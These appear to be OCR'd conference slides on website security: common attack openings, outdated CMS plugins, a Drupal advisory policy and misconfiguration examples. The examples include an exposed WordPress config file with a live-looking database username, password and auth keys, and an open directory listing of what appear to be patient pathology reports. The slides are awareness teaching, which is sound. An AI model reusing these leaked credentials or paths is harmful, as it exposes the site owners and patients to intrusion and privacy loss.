
Sa 05.03.16 9:50:26

HACKERS: THEY HAVE IT EASY

- Insecure Servers & open ports
- Default settings and passwords
- Open configuration files
- Browsable folders
- Out of date CMS (insecure plugins)
- SQL Injection
- Phishing / Social Engineering
- Leverage other breaches / password reuse
- Search Engines / Exploit databases & resources
- Botnets / Proxies

OUT OF DATE SOFTWARE

- Out of date CMS core
- Vulnerable plugins / modules



Community Documentation

Security advisories process and permissions policy

Last updated June 14, 2016. Created on May 28, 2009.
Edited by David_Rothstein, Pere Orga, dokumori, mlhess. Log in to edit this page.


Which Releases Get Security Advisories?

Security Advisories are only made for issues affecting stable releases (Y.x-Z.0 or higher) in the *supported* major version branches (at the time of writing Drupal 7.x and Drupal 8.x). That means no security advisories for development releases (-dev), ALPHAs, BETAs or RCs.

Support means both as supported by Drupal core and by the project maintainer via their project page.

The requirement for a full release means that the Security Team will not create an advisory for "sandbox" projects nor projects hosted via external repositories such as some distributions.

We do not take the usage of a project into account to keep this policy clear for our users.



Severe SQL Injection Flaw Discovered in WordPress Plugin with Over 1 Million Installs

By Catalin Cimpanu February 28, 2017 10:13 AM 0

V2.1.79 - 02.23.2017


- Changed: Tag display adjustment

V2.1.77 - 01.31.2017

Version: 2.1.79
Author: Imagely
Last Updated: 5 days ago
Requires WordPress Version: 4.0.0 or higher
Compatible up to: 4.7.2


https://www.drupal.org/security-advisory-policy

MISCONFIGURATIONS: SAVED COPIES OF SENSITIVE FILES



```
<?php
/**
.
 *
 * when the site died last time it was because WP updates change the table name to
wp_post by default. That results in either a site with no content or a completely
broke 404. Scroll down to the middle of the config file and alter $table_prefix  =
'wp_post';or "wp_" to $table_prefix  = 'wp_chiro';
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', '[redacted]_site');

/** MySQL database username */
define('DB_USER', '[redacted]_usr');

/** MySQL database password */
define('DB_PASSWORD', '[redacted]m4rket1ng');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');

/**#@+
 * Authentication Unique Keys and Salts.
 *
 * Change these to different unique phrases!
 * You can generate these using the {@link https://api.wordpress.org/secret-key/1.1
/salt/ WordPress.org secret-key service}
 * You can change these at any point in time to invalidate all existing cookies. This
```

MISCONFIGURATIONS: SAVED COPIES OF SENSITIVE FILES




Index of /

[redacted]


```
Index of /

Name                  Last modified      Size  Description

license.txt           18-Feb-2015 22:41   19K
robots.txt            05-Oct-2008 16:09   50
testing.htm           13-May-2004 14:03  239
wp-activate.php       10-Sep-2014 12:54  4.8K
wp-atom.php           07-Jul-2011 11:15  226
wp-blog-header.php    27-Oct-2013 16:25  271
wp-comments-post.php  29-Dec-2014 11:45  4.9K
wp-commentsrss2.php   07-Jul-2011 11:15  244
wp-config-sample.php  29-Dec-2014 11:45  2.7K
wp-config.php         05-Oct-2008 16:36  1.6K
wp-content/           14-Sep-2015 15:25    -
wp-cron.php           10-Sep-2014 12:54  2.9K
wp-feed.php           07-Jul-2011 11:15  246
wp-links-opml.php     27-Oct-2013 16:25  2.3K
wp-load.php           10-Sep-2014 12:54  2.7K
wp-login.php          29-Dec-2014 11:45   33K
wp-mail.php           10-Sep-2014 12:54  8.1K
wp-pass.php           06-Jan-2012 15:48  413
wp-rdf.php            07-Jul-2011 11:15  224
wp-register.php       06-Jan-2012 15:48  334
wp-rss.php            07-Jul-2011 11:15  224
wp-rss2.php           07-Jul-2011 11:15  226
wp-settings.php       10-Sep-2014 12:54   11K
wp-signup.php         29-Dec-2014 11:45   25K
wp-trackback.php      29-Dec-2014 11:45  3.9K
xmlrpc.php            15-Jul-2014 15:13  3.0K
```

navigable / readable config files




```
<?php
// ** MySQL settings ** //
define('DB_NAME', 'midnig2_amj_wp');    // The name of the databa
define('DB_USER', 'midnig2_leifur');     // Your MySQL username
define('DB_PASSWORD', 'v1NlAnD4vR'); // ...and password
define('DB_HOST', 'mysql7.[redacted]');    // 99% c
change this value

define('DB_CHARSET', 'utf8');
define('DB_COLLATE', '');

// Change each KEY to a different unique phrase.  You won't have
later,
// so make them long and complicated.  You can visit http://api.w
// to get keys generated for you, or just make something up.  Eac
different phrase.
define('AUTH_KEY', 'L@nse Aux M3adows'); // Change this to a uniq
define('SECURE_AUTH_KEY', 'n3wf0unDl@nD and L@brad0R'); // Change
define('LOGGED_IN_KEY', 'Han vil ikke ta henne med for det ville
Leiv.'); // Change this to a unique phrase.

// You can have multiple installations in one database if you giv
$table_prefix  = 'wp_';   // Only numbers, letters, and underscor

// Change this to localize WordPress.  A corresponding MO file fo
// chosen language must be installed to wp-content/languages.
// For example, install de.mo to wp-content/languages and set WPI
// to enable German language support.
define ('WPLANG', '');

/* That's all, stop editing! Happy blogging. */

if ( !defined('ABSPATH') )
        define('ABSPATH', dirname(__FILE__) . '/');
require_once(ABSPATH . 'wp-settings.php');
?>
```

MISCONFIGURATIONS: VISIBLE SENSITIVE FILES


Index of /pathology/dow ×
www.hsppl.com/pathology/downloads/downloadReports/

Index of /pathology/downloads/downloadReports

- Parent Directory
- 1429267250BCZ3959_[redacted]_15_MAINiso000.pdf
- 14292672834151 2 3 4.rar
- 1429268800mh008 6667 - 6682 reports.rar
- 1429268864mh012 5 reports.rar
- 1429268878BCZ1454_MRS [redacted]_15_MAINiso000.pdf
- 1429268886BCZ1455_MR [redacted]_15_MAINiso000.pdf
- 1429268897BCZ952_MRS [redacted]_15_MU026MAINiso000.pdf
